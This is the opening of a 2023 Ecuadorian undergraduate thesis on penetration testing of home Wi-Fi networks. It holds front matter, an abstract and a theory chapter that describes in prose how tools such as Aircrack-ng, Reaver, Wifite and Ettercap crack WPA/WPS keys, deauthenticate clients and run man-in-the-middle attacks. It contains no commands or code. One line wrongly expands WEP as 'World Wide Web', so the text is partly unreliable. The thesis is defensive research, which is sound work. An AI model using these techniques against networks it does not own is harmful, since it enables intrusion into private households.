



UNIVERSIDAD TÉCNICA DE AMBATO

**FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E
INDUSTRIAL**

CARRERA DE TECNOLOGÍAS DE LA INFORMACIÓN

Tema:

**ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS
DOMÉSTICAS UTILIZANDO PENTESTING EN TUNGURAHUA.**

Trabajo de Integración Curricular Modalidad: Proyecto de Investigación, presentado
previo a la obtención del título de Ingeniera en Tecnologías de la Información.

ÁREA: Hardware y redes

LÍNEA DE INVESTIGACIÓN: Tecnologías de la Información

AUTOR: María Fabiola Curay Calucho

TUTOR: Ing. Dennis Vinicio Chicaiza Castillo

Ambato - Ecuador

marzo – 2023

APROBACIÓN DEL TUTOR

En calidad de tutor del Trabajo de Integración Curricular con el tema: ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS DOMÉSTICAS UTILIZANDO PENTESTING EN TUNGURAHUA, desarrollado bajo la modalidad Proyecto de Investigación por la señorita María Fabiola Curay Calucho, estudiante de la Carrera de Tecnologías de la Información, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, me permito indicar que la estudiante ha sido tutorada durante todo el desarrollo del trabajo hasta su conclusión, de acuerdo a lo dispuesto en el Artículo 17 de las segundas reformas al Reglamento para la ejecución de la Unidad de Integración Curricular y la obtención del título de tercer nivel, de grado en la Universidad Técnica de Ambato y el numeral 7.4 del respectivo instructivo del reglamento.

Ambato, marzo 2023.

Ing. Dennis Vinicio Chicaiza Castillo
TUTOR

AUTORÍA

El presente trabajo de Integración Curricular titulado: ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS DOMÉSTICAS UTILIZANDO PENTESTING EN TUNGURAHUA es absolutamente original, auténtico y personal. En tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, marzo 2023.



María Fabiola Curay Calucho

C.C. 1805299151

AUTOR

DERECHOS DE AUTOR

Autorizo a la Universidad Técnica de Ambato, para que haga uso de este Trabajo de Integración Curricular como un documento disponible para la lectura, consulta y procesos de investigación.

Cedo los derechos de mi Trabajo de Integración Curricular en favor de la Universidad Técnica de Ambato, con fines de difusión pública. Además, autorizo su reproducción total o parcial dentro de las regulaciones de la institución.

Ambato, marzo 2023.



María Fabiola Curay Calucho

C.C. 1805299151

AUTOR

APROBACIÓN DEL TRIBUNAL DE GRADO

En calidad de par calificador del Informe Final del Trabajo de Integración Curricular presentado por el señorita María Fabiola Curay Calucho, estudiante de la Carrera de Tecnologías de la Información, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, bajo la Modalidad Proyecto de Investigación, titulado ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS DOMÉSTICAS UTILIZANDO PENTESTING EN TUNGURAHUA, nos permitimos informar que el trabajo ha sido revisado y calificado de acuerdo al Artículo 19 de las segundas reformas al Reglamento para la ejecución de la Unidad de Integración Curricular y la obtención del título de tercer nivel, de grado en la Universidad Técnica de Ambato y al numeral 7.6 del respectivo instructivo del reglamento. Para cuya constancia suscribimos, conjuntamente con la señora Presidente del Tribunal.

Ambato, marzo 2023.

Ing. Elsa Pilar Urrutia Urrutia, Mg.
PRESIDENTE DEL TRIBUNAL

Ing. Mg. David Omar Guevara Aulestia
PROFESOR CALIFICADOR

PhD. Félix Oscar Fernández Peña
PROFESOR CALIFICADOR

DEDICATORIA

El presente proyecto es dedicado a mi madre, ella siempre ha estado para mí, apoyándome en cada momento de mi vida brindándome sus consejos y apoyo incondicional, es un pilar muy importante en mi vida la cual me ha ayudado a llegar hasta donde he llegado.

Gracias por enseñarme a no rendirme y siempre salir adelante.

A familiares, amigos y docentes quienes formaron parte de mi vida y de alguna forma aportaron en este proceso de formación profesional. Muchas Gracias

María Fabiola Curay Calucho

AGRADECIMIENTO

Principalmente agradezco a Dios, por ser el inspirador y darme la fuerza para continuar en este proceso para lograr uno de mis mayores anhelos.

A mis padres, por todo su amor, comprensión, apoyo incondicional en cada una de las decisiones que he tomado a lo largo de mi vida, gracias infinitas por la paciencia que me han tenido.

A mis hermanos, sobrino y tía por llenarme de alegría día tras día, por todos los consejos brindados, diversión y horas compartidas.

Finalmente, a mis amigos, con todos los que compartí dentro y fuera de las aulas, por apoyarme y extenderme su mano en momentos difíciles.

Un agradecimiento especial para mi tutor, Ing Dennis Chicaiza, por ser un excelente tutor y brindarme sus conocimientos, aclarar mis dudas para que este proyecto sea posible. Por su calidad de persona, gracias por todo.

María Fabiola Curay Calucho

ÍNDICE DE CONTENIDOS

APROBACIÓN DEL TUTOR.....	ii
AUTORÍA.....	iii
DERECHOS DE AUTOR	iv
APROBACIÓN DEL TRIBUNAL DE GRADO	v
DEDICATORIA	vi
AGRADECIMIENTO	vii
ÍNDICE DE CONTENIDOS	viii
ÍNDICE DE FIGURAS.....	x
ÍNDICE DE TABLAS	xii
RESUMEN EJECUTIVO	xiii
ABSTRACT.....	xiv
CAPÍTULO I.- MARCO TEÓRICO	1
1.1 Tema de investigación	1
1.1.1 Planteamiento del problema.....	1
1.2 Antecedentes investigativos.....	2
1.3 Fundamentación teórica	5
1.3.1 Redes.....	5
1.3.2 Dispositivos Inalámbricos.....	5
1.3.3 Vulnerabilidades presentes en redes inalámbricas.....	6
1.3.4 Redes WPAN.....	7
1.3.5 Protocolos de protección y Seguridad de redes inalámbricas	8
1.3.6 Amenazas contra la seguridad lógica.....	8
1.3.7 Metodología para la detección de vulnerabilidades	9
1.3.8 Herramientas para Pentesting.....	10
1.3.9 Pentesting.....	19
1.3.10 Metodologías ágiles de desarrollo.....	21
1.4 Objetivos	23
1.4.1 Objetivo general.....	23
1.4.2 Objetivos específicos	23
CAPÍTULO II.- METODOLOGÍA	24
2.1 Materiales.....	24
2.2 Métodos.....	24
2.2.1 Modalidad de la investigación	24
2.2.2 Población y muestra.....	24
2.2.3 Recolección de información.....	25
2.2.4 Procesamiento y análisis de datos	38
CAPÍTULO III.- RESULTADOS Y DISCUSIÓN	39

3.1	Análisis y discusión de los resultados.....	39
3.1.1	Determinación de la herramienta de Pentesting.....	39
3.1.2	Determinar el Modelo de red doméstica inalámbrica	42
3.1.3	Determinación de equipos de análisis	44
3.2	Desarrollo de la propuesta.....	50
3.2.1	Metodologías ágiles de desarrollo.....	50
3.2.2	Metodología de Kanban	52
3.3	Desarrollo de las tareas	55
3.3.1	Fase de Preparación	55
3.3.1.1	Instalación máquina virtual.....	55
3.3.2	Fase de Escaneo de redes wifi.....	56
3.3.3	Fase de Explotación	57
3.3.3.1	Red inalámbrica Doméstica 1	57
3.3.3.2	Red inalámbrica Doméstica 2	63
3.3.3.3	Red inalámbrica Doméstica 3	68
3.3.4	Fase de Análisis de vulnerabilidades	71
3.3.4.1	Red inalámbrica Doméstica 1	72
3.3.4.2	Red inalámbrica Doméstica 2	75
3.3.4.3	Red inalámbrica Doméstica 3	77
3.3.5	Guía de recomendaciones preventivas para la seguridad.....	79
	CAPÍTULO IV.- CONCLUSIONES Y RECOMENDACIONES	85
4.1	Conclusiones	85
4.2	Recomendaciones	86
	BIBLIOGRAFÍA	87

ÍNDICE DE FIGURAS

Figura 3.1: Diagrama de Red Doméstica	42
Figura 3.2: Red Doméstica 1 – Proveedor Speedy	45
Figura 3.3: Red Doméstica 2 – Proveedor Netlife	47
Figura 3.4: Red Doméstica 3 – Proveedor CNT	49
Figura 3.5: Tablero Kanban	52
Figura 3.6: Tablero Kanban actualizado	53
Figura 3.7: Tiempo definido por preferencia	54
Figura 3.8: Técnica Pomodoro	54
Figura 3.9: Flujo de trabajo	54
Figura 3.10: Máquina virtual Kali Linux	55
Figura 3.11: Wlan0 modo: Managed	56
Figura 3.12: Wlan0 modo monitor	56
Figura 3.13: Redes detectadas a nuestro alcance	56
Figura 3.14: Inicio de Aircrack-ng para la red doméstica 1	57
Figura 3.15: Listas de Interfaz	57
Figura 3.16: Menú del modo de Interfaz	58
Figura 3.17: Menús de ataques	58
Figura 3.18: Ataque Evil Twin AP con portal cautivo	59
Figura 3.19: Redes detectadas	59
Figura 3.20: Redes detectadas después del monitoreo	60
Figura 3.21: Tipos de ataques Evil Twin	60
Figura 3.22: Proceso para obtener el handshake	61
Figura 3.22.1: Captura del el handshake	61
Figura 3.22.2: Ataque mdk4 para captura del el handshake	61
Figura 3.23: Respuesta de la obtención del handshake	62
Figura 3.24: Comando aircrack-ng en la red doméstica 2	63
Figura 3.25: Redes inalámbricas detectadas con aircrack-ng	63
Figura 3.26: Comando para capturar del tráfico específico de una red	64
Figura 3.27: Tráfico específico de una red	64
Figura 3.28: Ataque desautenticación	65
Figura 3.29: Obtención del handshake	65
Figura 3.30: Archivo de captura de handshake	65
Figura 3.31: Abrir archivo captura en wireshark	66
Figura 3.32: Información de la captura de información en wireshark	66

Figura 3.33: Inicio de wifite en la red doméstica 3.....	68
Figura 3.34: Redes encontradas con wifite	68
Figura 3.35: Captura de PMKID con wifite.....	69
Figura 3.36: Captura de WPA Handshake con wifite	70
Figura 3.37: Obtención del Handshake	70
Figura 3.38: Respuesta a la comparación del handshake en el diccionario	70
Figura 3.39: Clasificación de las vulnerabilidades	71
Figura 3.40: Vulnerabilidades encontradas en la red doméstica 1.....	72
Figura 3.41: Dispositivo con vulnerabilidad crítica.....	72
Figura 3.42: Vulnerabilidades	72
Figura 3.43: Descripción de la vulnerabilidad crítica	73
Figura 3.44: Dispositivo con vulnerabilidad alta	74
Figura 3.45: Descripción de la vulnerabilidad alta	74
Figura 3.46: Vulnerabilidades encontrada en la red doméstica 2	75
Figura 3.47: Dispositivo con vulnerabilidad alta	75
Figura 3.48: Vulnerabilidades	76
Figura 3.49: Descripción de la vulnerabilidad alta	76
Figura 3.50: Vulnerabilidades encontrada en la red doméstica 3	77
Figura 3.51: Dispositivo con vulnerabilidad alta	77
Figura 3.52: Vulnerabilidades	78
Figura 3.53: Descripción de la vulnerabilidad alta	78

ÍNDICE DE TABLAS

Tabla 2.1: Modelo ficha bibliográfica.....	24
Tabla 2.2: Ficha bibliográfica 1	25
Tabla 2.3: Ficha bibliográfica 2	27
Tabla 2.4: Ficha bibliográfica 3	29
Tabla 2.5: Ficha bibliográfica 4	31
Tabla 2.6: Ficha bibliográfica 5	33
Tabla 2.7: Ficha bibliográfica 6	35
Tabla 2.8: Ficha bibliográfica 7	37
Tabla 3.1: Cuadro comparativo entre herramientas de Pentesting.....	39
Tabla 3.2: Información red inalámbrica doméstica 1 y equipos.	44
Tabla 3.3: Información red inalámbrica doméstica 2 y equipos.	46
Tabla 3.4: Información red inalámbrica doméstica 3 y equipos.	48
Tabla 3.5: Cuadro comparativo entre las metodologías.	50
Tabla 3.6: Ejemplo configuración adecuada.	79
Tabla 3.7: Ejemplo Seguridad de la Red.....	80
Tabla 3.8: Ejemplo WPS.....	81
Tabla 3.9: Ejemplo Contraseña insegura.	81
Tabla 3.10: Ejemplo Nombre de la red.	82
Tabla 3.11: Ejemplo Firewall SPI.	82

RESUMEN EJECUTIVO

Actualmente los avances tecnológicos, como la conectividad inalámbrica, se ha vuelto cada vez más popular, ya que miles de personas pueden conectarse a la red usando sus teléfonos inteligentes o computadoras portátiles. Las redes empresariales y domésticas son susceptibles de ataques, por lo cual es necesario la configuración adecuada, para prevenir que personas ajenas se conecten a la red, poniendo en peligro la información personal o empresarial.

El presente trabajo tiene como objetivo realizar ataques de intrusión a la red doméstica con diferentes herramientas como Airededdon, Aircrack-ng, Wifite para detectar vulnerabilidades. Además de la aplicación de la herramienta Nessus para escanear las vulnerabilidades presentes en los dispositivos conectados a la red, con el fin de analizar y elevar el nivel de seguridad de los dispositivos conectados y la configuración de acceso a la red inalámbrica doméstica.

Palabras Clave: Análisis de vulnerabilidades, ataques de intrusión, red inalámbrica.

ABSTRACT

Currently, technological advances, such as wireless connectivity, have become increasingly popular, as thousands of people can connect to the network using their smartphones or laptops. Business and home networks are susceptible to attacks, so proper configuration is necessary to prevent outsiders from connecting to the network, endangering personal or business information.

The present work aims to perform intrusion attacks to the home network with different tools such as Airededdon, Aircrack-ng, Wifite to detect vulnerabilities. In addition to the application of the Nessus tool to scan the vulnerabilities present in the devices connected to the network, in order to analyze and raise the security level of the connected devices and the configuration of access to the wireless home network.

Keywords: Vulnerability analysis, intrusion attacks, wireless network.

CAPÍTULO I.- MARCO TEÓRICO

1.1 Tema de investigación

ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS DOMÉSTICAS UTILIZANDO PENTESTING EN TUNGURAHUA.

1.1.1 Planteamiento del problema

A nivel mundial en la década de los noventa se rompió el paradigma de usar cables como medio de comunicación, en los últimos años las Redes de Área Local Inalámbrica (WLAN, Wireless Local Área Network) están ganando mucha popularidad, que se ve acrecentada conforme sus prestaciones aumentan y se descubren nuevas aplicaciones para ellas[1].

Ecuador ha tenido un gran desarrollo tecnológico en los medios de comunicación, es así que muchas empresas ofertan el servicio de internet aprovechando los distintos medios posibles, esto ha llevado que las principales ciudades cuenten con todas las opciones de servicio de comunicación que existen en la actualidad[1].

En Ecuador a consecuencia a la pandemia que se vive desde el año 2020, internet creció debido al teletrabajo y las clases virtuales la mayoría de los usuarios optaron en adquirir un servicio de internet. A nivel nacional viviendo un incremento en los usuarios de internet de un 7.7% en el porcentaje de hogares con acceso a internet[2].

El uso de redes inalámbricas domesticas gana cada vez más usuarios y con ello el uso de herramientas y recursos tecnológicos, pero también aparecen nuevas vulnerabilidades y amenazas. La ciberdelincuencia en el Ecuador, así como en el resto del mundo va en aumento en los últimos años.

Según SIETEL-ARCOTEL Agencia de Regulación y control de telecomunicaciones hasta marzo del 2022 en la provincia de Tungurahua se ha creado 69.321 cuentas y usuarios del servicio de acceso a internet[3].

Las redes y equipos domésticos posiblemente son los más propensos a ataques desarrollados por delincuentes cibernéticos, debido a las amenazas que circulan no solo en la red si no en sus equipos, ya que estos pueden no protegerse de manera

adecuada, llegando a ser altamente riesgosos, poniendo en peligro tanto la información que almacenan, así como la seguridad y estabilidad de los equipos que están dentro de la misma, aprovechándose de las vulnerabilidades del software, para robar, dañar o secuestrar información, también tomar el control de los equipos de forma remota sin que el usuario sepa lo que está sucediendo.

1.2 Antecedentes investigativos

Revisando la investigación bibliográfica en algunas universidades del Ecuador, se han encontrado trabajos que servirán de apoyo en el trabajo de investigación:

Según Idelinda Estefanía Briones Castro (2020)[4], en su tesis " APLICACIÓN DE HACKING ÉTICO PARA LA DETERMINACIÓN DE AMENAZAS, RIESGOS Y VULNERABILIDADES EN LA RED DE LA UNIVERSIDAD ESTATAL DEL SUR DE MANABÍ.", trabajo realizado en la Universidad Estatal del sur de Manabí se concluyó:

- Se analizaron e identificaron las principales técnicas de hacking ético las cuáles se aplicaron a cabalidad en el Desarrollo de la investigación para evaluar el entorno de la red en un procedimiento necesario.
- Se establecieron dos herramientas de pruebas para la realización del análisis de la red y la determinación de amenazas, e identificando los riesgos y vulnerabilidades que fueron detectados en la aplicación del hacking ético.

Según Rogers Vicente Jumbo Delgado (2019)[5], en su tesis "ANÁLISIS DE VULNERABILIDADES DE REDES INALÁMBRICAS PARA EVITAR LA INSEGURIDAD DE LA INFORMACIÓN DE LOS USUARIOS EN EL LABORATORIO DE TELECOMUNICACIONES DE LA CARRERA DE INGENIERÍA EN COMPUTACIÓN Y REDES.", trabajo realizado en la Universidad Estatal del sur de Manabí se concluyó que:

- Las redes inalámbricas son particularmente vulnerables a los ataques porque es difícil evitar el acceso físico a ellas. Este tipo de redes están sujetas a ataques pasivos y activos. Por lo tanto, el propósito es que los administradores de red tengan conocimiento sobre los ataques que se pueden generar para que puedan enfrentarlo de la manera correcta.
- Principalmente se analizaron las vulnerabilidades de redes inalámbricas para evitar la inseguridad de la información de los usuarios en el laboratorio de telecomunicaciones de la carrera de ingeniería en computación y redes. Lo que se comprueba en la tabla #3 de la encuesta realizada a los estudiantes en donde el 83% afirma que el rendimiento de la red inalámbrica es regular.

Según Jorge Santiago Espinel Pilicita (2019)[6], en su tesis” DISEÑO E IMPLEMENTACIÓN DE SEGURIDAD A.A.A (AUTHENTICATION AUTHORIZATION AND ACCOUNTING) EN LAS REDES WI-FI DEL GAD MUNICIPAL DEL CANTÓN MEJÍA.”, trabajo realizado en la Universidad Técnica de Cotopaxi se concluyó:

- La búsqueda de información sistematizada en revistas científicas sobre la seguridad del acceso a una red y los componentes de un servidor AAA muestra la existencia de una gran variedad de opciones para brindar este servicio, por medio de la realización del presente proyecto es posible determinar que la opción más viable la implementación de un servidor AAA Radius el cual tiene las características de seguridad y confiabilidad, acorde a las necesidades de GAD Municipal de Mejía.
- Se controla el acceso a las redes WI-FI, mediante la creación de credenciales de acceso y relacionándolos con un perfil de usuario, esto brinda un gran apoyo a la institución por su flexibilidad al momento de implementar y manejar, evitando que personas sin autorización tengan acceso a la información de la red solamente los usuarios del GAD municipal del Cantón Mejía.

Según Alvarado Llano Washington Orlando, Changoluisa Pachacama Iván Santiago

(2019)[7], en su tesis “ANÁLISIS DE LA CIBERSEGURIDAD A LA INFRAESTRUCTURA TECNOLÓGICA DE LA UNIVERSIDAD TÉCNICA DE COTOPAXI.”, trabajo realizado en la Universidad Técnica de Cotopaxi se concluyó:

- Los resultados de las pruebas de seguridad informática que se hizo al personal de sistemas informáticos. nos permitió conocer la falta de conocimiento que tiene en cuanto a la ciberseguridad. Dejando así a la institución vulnerable a todos los riesgos cibernéticos de información vital y privada de la misma.
- Con la finalización de nuestro trabajo de investigación se desea promover y motivar a la institución en temas de la seguridad informática y a la vez al departamento de sistemas tome conciencia sobre posibles riesgos que puede sufrir la infraestructura tecnológica de la institución.

Según Alexander Israel Rojas Buenaño (2018)[8], en su tesis “HACKING ÉTICO PARA ANALIZAR Y EVALUAR LA SEGURIDAD INFORMÁTICA EN LA INFRAESTRUCTURA DE LA EMPRESA PLASTICAUCHO INDUSTRIAL S.A.”, trabajo realizado en la Universidad Técnica de Ambato se puede concluir que:

- Se identificó un número considerable de vulnerabilidades críticas en los equipos analizados permitiendo evaluar la exposición de las mismas ante ataques conocidos. Se demostró que conllevan un riesgo considerablemente alto con un impacto que puede llegar a ocasionar la denegación de servicios tecnológicos, así como el acceso a información privilegiada de la infraestructura.
- Se encontraron debilidades en la configuración de acceso a equipos GNU/Linux en los cuales no es necesario disponer de credenciales de acceso, resultando sumamente fácil el ingreso a los mismos con tan solo conocer la dirección IP. Esto conllevaría la manipulación total de los equipos a disposición de un atacante.

1.3 Fundamentación teórica

1.3.1 Redes

Una red informática es un conjunto interconectado de ordenadores que ofrece a sus usuarios diversos servicios relacionados con las comunicaciones y el acceso a la información. Los ordenadores conectados aumentan su funcionalidad. Como principio general, contribuyen a reducir el aislamiento de la escuela, tradicionalmente encerrada en las cuatro paredes del aula, y permiten el acceso de profesores y estudiantes a gran cantidad de información relevante[9].

Esta apertura al mundo convierte en compañeros de clase a estudiantes separados por miles de kilómetros y les facilita el trabajo cooperativo en proyectos conjuntos, hace posible que los profesores accedan a información elaborada por otros profesores o por científicos e investigadores de todo el mundo. Las redes también contribuyen a mejorar la comunicación entre el centro educativo y su entorno social, a optimizar la gestión de los centros y la comunicación con la administración educativa y proporcionar mayores oportunidades de desarrollo profesional y formación continuada a los docentes[9].

Las redes permiten varias funciones de comunicaciones de aplicaciones y de usuarios no solo de forma inalámbrica sino también de sistemas cableados y formar una red total donde coexistan los dos tipos de sistemas (alámbrico e inalámbrico). Enlazando los diferentes equipos o terminales móviles asociados a la red[10].

- WWAN/MAN (Wireless Wide Area Network/Metropolitan Area Network)
- WLAN (Wireless Local Area Network)
- WPAN (Wireless Personal Area Network)

1.3.2 Dispositivos Inalámbricos

Las redes inalámbricas son particularmente apropiadas para la utilización de computadores portátiles o dispositivos de telemetría, lo cual permite movilidad sin sacrificar las ventajas de estar conectado a una red.

La excitante tecnología para redes LAN inalámbricas está naciendo como solución para implementaciones empresariales, públicas y domésticas. Para admitir estas implementaciones, se deben satisfacer varios desafíos. Las redes LAN inalámbricas se

construyen utilizando dos topologías básicas. La topología de infraestructura, el cual el punto de acceso coordina la transmisión y recepción de múltiples dispositivos inalámbricos y una topología ad hoc, en el cual cada dispositivo se comunica directamente con los demás dispositivos de la red. Algunos retos surgen en las redes LAN inalámbricas, entre los cuales se encuentran: los retos de seguridad, para usuarios móviles, de configuración[11].

1.3.3 Vulnerabilidades presentes en redes inalámbricas

Una de las principales ventajas de esta tecnología es la movilidad, no depender del cable. El hecho de que el punto de entrada en la red de comunicaciones no esté ligado a una ubicación fija y que el medio de transmisión ya esté preparado favorece su expansión, que puede ser más rápida que la de cualquier otro tipo de tecnología[12].

Internet también se ha beneficiado de esta tecnología, hecho que ha dado paso a lo que se conoce como Internet móvil, que permite que dispositivos móviles y personas se conecten a la Red desde cualquier lugar y en cualquier momento, lo que ha facilitado la aparición de nuevos servicios y aplicaciones sobre estos dispositivos[12]

Principales amenazas que pueden afectar las redes inalámbricas:

- Redes inalámbricas muy transitadas. - Cuando una red Wi-Fi es utilizada por varios usuarios y ese número va creciendo también crece el riesgo de que alguien introduzca un virus que afecte al resto de usuarios.
- Accesos no permitidos. - Las contraseñas de las redes inalámbricas puede que usen protocolos de seguridad antiguos y fáciles de craquear como los WEP (World Wide Web).
- Red sin seguridad. – En muchas ocasiones, las personas se conectan a redes inalámbricas sin saber quién es el propietario o incluso redes que no tienen contraseña ni protección.
- Inicios de sesión falsos. – Al conectarse a una red inalámbrica a veces hay una página de inicio o hotspot que solicita al usuario proporcionar ciertos datos para poder acceder a la red.
- Malware. – En otro escenario, alguien se conecta a una red inalámbrica en una cafetería y posteriormente se va a casa.

- Robo de datos mientras navegas. - Cuando te unes a una wifi te expones a perder documentos privados que compartas mientras navegas.
- Demandas judiciales. - Si en el uso de una red wifi se accede a contenidos ilegales o inapropiados, el emisor de dicha red puede sufrir demandas judiciales por dicho uso.

1.3.4 Redes WPAN

Se define por sus siglas en inglés como Wireless Personal Área Network este tipo de redes permiten la interconexión entre dispositivos de carácter portátil dentro de una zona determinada por el radio de cobertura entre los dispositivos que comúnmente ocupan este tipo de redes como: teléfonos inteligentes, laptops, tablets, impresoras, cámaras de fotos, permiten un radio de cobertura de hasta 10 m, además poseen limitaciones en la velocidad de transmisión ya que alcanzan tan solo velocidades de 1 Mbps.

La característica principal de las redes inalámbricas es que utilizan el aire como medio de transmisión. Estas redes presentan ciertas ventajas tanto técnicas como económicas comparadas con las redes cableadas, pero su gran desventaja es que se disminuye la calidad y velocidad de transmisión de la red, como también supone ciertos perjuicios en la seguridad.

Una de las principales ventajas que se deriva de la aplicación de redes inalámbricas, comparadas con redes cableadas, es que le permite al usuario un rango de movilidad; es decir los usuarios mantienen su conexión a la red por todo lo largo de una zona determinada. Las ondas propagadas en las redes inalámbricas son de baja potencia y están caracterizadas por ser de una banda determinada, que no se encuentra regulada y es de uso libre, es decir cualquier dispositivo puede transmitir en dicho rango; esta libertad referida ha incentivado la creación de diversos dispositivos de distintos fabricantes que hacen uso de esta tecnología[13].

1.3.5 Protocolos de protección y Seguridad de redes inalámbricas

En cuanto a la implementación de redes inalámbricas el factor más importante es la seguridad esto es así porque, a diferencia de lo que ocurre en las redes cableadas, los datos transferidos a través de redes inalámbricas utilizan un medio de comunicación que no está restringido, como es el aire el mecanismo estándar de seguridad incluye tanto la autenticación de la conexión como el cifrado de los datos.

Tipos de protocolo

- WEP. - Este mecanismo está considerado actualmente como poco robusto y relativamente fácil de romper, por lo que actualmente no se aconseja su uso.
- WPA. - utiliza un nuevo protocolo de seguridad llamado TKIP (Temporal Key Intergrity Protocol), que es el mismo que se utiliza en el estándar IEEE 802.11i.
- WPA2.- Uno de los principales cambios es la utilización de AES (Advanced Encryption Standard, Estándar de encriptación avanzado) en lugar de usar RC4, aunque el uso de este estándar implica un cambio del hardware utilizado. Incluye además el uso de IEEE 802.1x con todas las características de WPA[14].

1.3.6 Amenazas contra la seguridad lógica

- Virus, troyanos y malware en general. - Como ocurre con el spam en el correo electrónico, el malware es software no deseado y que se debe eliminar[15].
- Pérdida de datos. - Un defecto en el código fuente de una aplicación, o una configuración defectuosa de la misma, puede ocasionar modificaciones inexplicables en la información almacenada, incluso la pérdida de datos[15].
- Ataques a las aplicaciones de los servidores. - Los hackers intentarán entrar a por los datos aprovechando cualquier vulnerabilidad del sistema operativo o de las aplicaciones que ejecutan en esa máquina (por eso conviene tener instalado un software mínimo imprescindible).

Tipos de seguridad de red

- Protección firewall.
- Detección y prevención de intrusiones.
- Control de acceso a la red (NAC).
- Seguridad en la nube.
- Redes privadas virtuales (VPN).
- Prevención de pérdida de datos (DLP).
- Protección de puntos finales.
- Gestión unificada de amenazas (UTM).

1.3.7 Metodología para la detección de vulnerabilidades

Prueba de Penetración es una técnica que consiste en simular un ataque real para evaluar la seguridad de una red o sistema informático. Este proceso implica la identificación de vulnerabilidades y la generación de informes detallados sobre las debilidades encontradas y las recomendaciones para su corrección. Consta de tres fases las cuales se apoyan en herramientas de software especializadas. El objetivo de estas fases es obtener información detallada sobre las posibles vulnerabilidades presentes en los equipos de red[16].

- Fase 1: Escaneo de redes Wi-Fi.

En esta fase se obtiene el inventario detallado de todos los puntos de acceso Wi-Fi detectados centrándose especialmente en los que tienen WPS. Estos son más fáciles de crackear puesto que existen numerosas herramientas y técnicas de hacking que explotan las vulnerabilidades cuando tal función está incorporada en los puntos de acceso inalámbrico.

- Fase 2: Explotación de la red Wi-Fi.

La configuración de seguridad que se encuentra hoy en día en un router Wi-Fi suele ser WPA/WPA2 (Acceso Protegido a Wi-Fi), con o sin WPS; se evita considerar la configuración WEP porque es una configuración totalmente insegura que prácticamente ya no se utiliza.

- Fase 3: Análisis de vulnerabilidades y explotación de los dispositivos conectados a la red Wi-Fi.

Una vez que se ha conseguido la contraseña de la red Wi-Fi el atacante se puede conectar a la red y pasar a la fase de explotación de los dispositivos conectados a la red.

1.3.8 Herramientas para Pentesting

Actualmente existen varias herramientas que son específicamente diseñadas para analizar redes Wi-Fi las cuales contienen herramientas de hacking y pentesting. Además, la cantidad de equipos tecnológicos en uso a nivel mundial sigue en crecimiento día a día. La potencia y la portabilidad de estos dispositivos han servido de sustento para que, en conjunto con gran cantidad de desarrolladores, nos provean múltiples herramientas a la hora de hacer pruebas de penetración.

1.3.9.1 Metasploit

Metasploit ayuda a los equipos de seguridad a hacer más que solo verificar vulnerabilidades, administrar evaluaciones de seguridad y mejorar la conciencia de seguridad; empodera y arma a los defensores para estar siempre un paso (o dos) por delante del juego[17].

1.3.9.2 Wifite

La herramienta Wifite puede realizar búsquedas exhaustivas de palabras clave, también conocido como fuerza bruta o ataques de diccionario. La herramienta incluye listas de las contraseñas más utilizadas, o el usuario puede proporcionar su propia lista de diccionarios. Invoca un ataque de diccionario contra una de las redes (preferiblemente una con WPS habilitado y una intensidad de señal alta) mediante el dominio[18].

1.3.9.3 Reaver

El Reaver tool está diseñado para realizar ataques de fuerza bruta en un código de acceso WPS de 8 dígitos. Al adivinar con éxito el código de acceso, también recupera el código de acceso WPA / WPA2, otorgando acceso a toda la red Wi-Fi. El saqueador

puede ser lanzado a través de la GUI de Kali Linux (haciendo clic en el ícono “Mostrar aplicación”, luego navegue hasta el ícono “Inalámbrico”. Attacks” y haciendo clic en el icono Reaver), o simplemente ingresando "reaver" en un shell de terminal de línea de comando[18].

1.3.9.4 Nmap

Programa de código abierto creado originalmente para Linux actualmente multiplataforma para seguridad informática y administración de redes[19].

1.3.9.5 Wireshark

Es un analizador de protocolos utilizado para realizar análisis y solucionar problemas en redes de comunicaciones, para desarrollo de software y protocolos, y como una herramienta didáctica para educación[20].

Este analizador de protocolos permite revisar el tráfico de la red, de esta forma se puede obtener información privada de los clientes que se encuentran conectados en la red.

1.3.9.6 Aircrack-ng

Aircrack-ng es un conjunto completo de herramientas para evaluar la seguridad de la red WiFi [21].

Se enfoca en diferentes áreas de la seguridad WiFi: [21]

- Supervisión: captura de paquetes y exportación de datos a archivos de texto para su posterior procesamiento por parte de herramientas de terceros.
- Ataque: ataques de repetición, desautenticación, puntos de acceso falsos y otros a través de la inyección de paquetes.
- Pruebas: Comprobación de las tarjetas WiFi y las capacidades del controlador (captura e inyección).
- Craqueo: WEP y WPA PSK (WPA 1 y 2).

Todas las herramientas son de línea de comandos, lo que permite secuencias de comandos pesadas. Muchas GUI se han aprovechado de esta característica. Funciona principalmente en Linux pero también en Windows, macOS, FreeBSD, OpenBSD, NetBSD, así como en Solaris e incluso eComStation 2[21].

Las herramientas más utilizadas para la auditoría inalámbrica son:

- Aircrack-ng (descifra la clave de los vectores de inicio)
- Airodump-ng (escanea las redes y captura vectores de inicio)
- Aireplay-ng (inyecta tráfico para elevar la captura de vectores de inicio)
- Airmon-ng (establece la tarjeta inalámbrica en modo monitor, para poder capturar e inyectar vectores).

1.3.9.7 Ettercap

Ettercap es un interceptor, sniffer, registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man in the middle (Spoofing)[22].

Muchos modos de sniffing fueron implementados para darnos un conjunto de herramientas poderoso y completo de sniffing. Permite ejecutar en tres modos desde la terminal digitando ettercap, con -G es modo gráfico, -T es modo texto y -C modo consola.

1.3.9.8 Netfilter

Es un conjunto de herramientas (comandos) que le permiten al usuario enviar mensajes al kernel del sistema operativo. El kernel tiene todo el manejo de paquetes TCP/IP metido dentro de él, no es algo aparte como lo es en otros sistemas operativos, por lo tanto todos los paquetes que van destinados a un Linux o lo atraviesan son manejados por el mismo kernel[23].

